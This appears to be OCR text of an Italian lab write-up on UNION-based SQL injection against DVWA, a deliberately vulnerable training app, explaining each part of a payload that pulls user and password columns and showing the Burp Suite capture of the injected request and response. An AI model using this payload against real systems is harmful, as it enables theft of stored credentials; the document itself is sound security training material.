
UNION: è un operatore SQL che permette di combinare i risultati di due o più istruzioni SELECT in un unico set di risultati. In questo contesto, è utilizzato per unire i risultati di una query legittima con i dati che l'attaccante vuole estrarre.


SELECT user, password: Questa è la parte della query che specifica quali colonne recuperare dal database. In particolare, scopo dell'attacco è ottenere i valori delle colonne user e password dalla tabella users.

FROM users: Questa parte indica da quale tabella recuperare i dati. Scopo dell'attacco è estrarre informazioni dalla tabella chiamata users.

#: In SQL, il simbolo # è un altro modo per commentare il resto della query. Serve a commentare ed escludere qualsiasi altra istruzione SQL che potrebbe seguire, evitando così errori di sintassi.

INTERVENTO SU DVWA




INTERCETTAZIONE CON BS
Kali Linux Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port
34 http://192.168.32.105 GET /dvwa/index.php 200 4979 HTML php Damn Vulnerable Web Ap... 192.168.32.105 11:56:04 9 Jan ... 8080
35 http://192.168.32.105 GET /dvwa/vulnerabilities/sqli/ 200 4672 HTML Damn Vulnerable Web Ap... 192.168.32.105 11:56:10 9 Jan ... 8080
36 http://192.168.32.105 GET /dvwa/vulnerabilities/view_help.php?id... 200 2175 HTML php Damn Vulnerable Web Ap... 192.168.32.105 11:58:55 9 Jan ... 8080
38 https://hiderefer.com GET /?http://www.securiteam.com/securityr... unknown host 11:59:09 9 Jan ... 8080
39 http://hiderefer.com GET /?http://www.securiteam.com/securityr... unknown host 11:59:16 9 Jan ... 8080
40 http://hiderefer.com GET /?http://www.securiteam.com/securityr... unknown host 11:59:23 9 Jan ... 8080
42 http://hiderefer.com GET /?http://www.securiteam.com/securityr... unknown host 11:59:48 9 Jan ... 8080
44 http://hiderefer.com GET /?http://en.wikipedia.org/wiki/SQL_inje... unknown host 11:59:51 9 Jan ... 8080
46 https://support.google.com GET /chrome?p=first_mode unknown host 11:59:30 9 Jan ... 8080
47 http://hiderefer.com GET /?http://www.unixwiz.net/techtips/sql-i... unknown host 11:59:56 9 Jan ... 8080
49 http://192.168.32.105 GET /dvwa/vulnerabilities/sqli/?id=%27+UNI... 200 5284 HTML Damn Vulnerable Web Ap... 192.168.32.105 12:05:55 9 Jan... 8080
50 http://192.168.32.105 GET /dvwa/vulnerabilities/sqli/?id=%27+UNI... 200 5284 HTML Damn Vulnerable Web Ap... 192.168.32.105 12:06:30 9 Jan... 8080
Request
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2C+password+from+users%23&Submit=Submit HTTP/1.1
Host: 192.168.32.105
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.32.105/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=6aa02c7c174559482c2f92a9040ddc30
Connection: close
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 11:05:56 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4945
Connection: close
Content-Type: text/html;charset=utf-8
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script>
</head>
<body class="home">

Search 0 highlights
Inspector
Request attributes 2
Request query parameters 2
Request cookies 2
Request headers 9
Response headers 9
Inspector
Notes
CTRL (DESTRA)

ESITO SU DVWA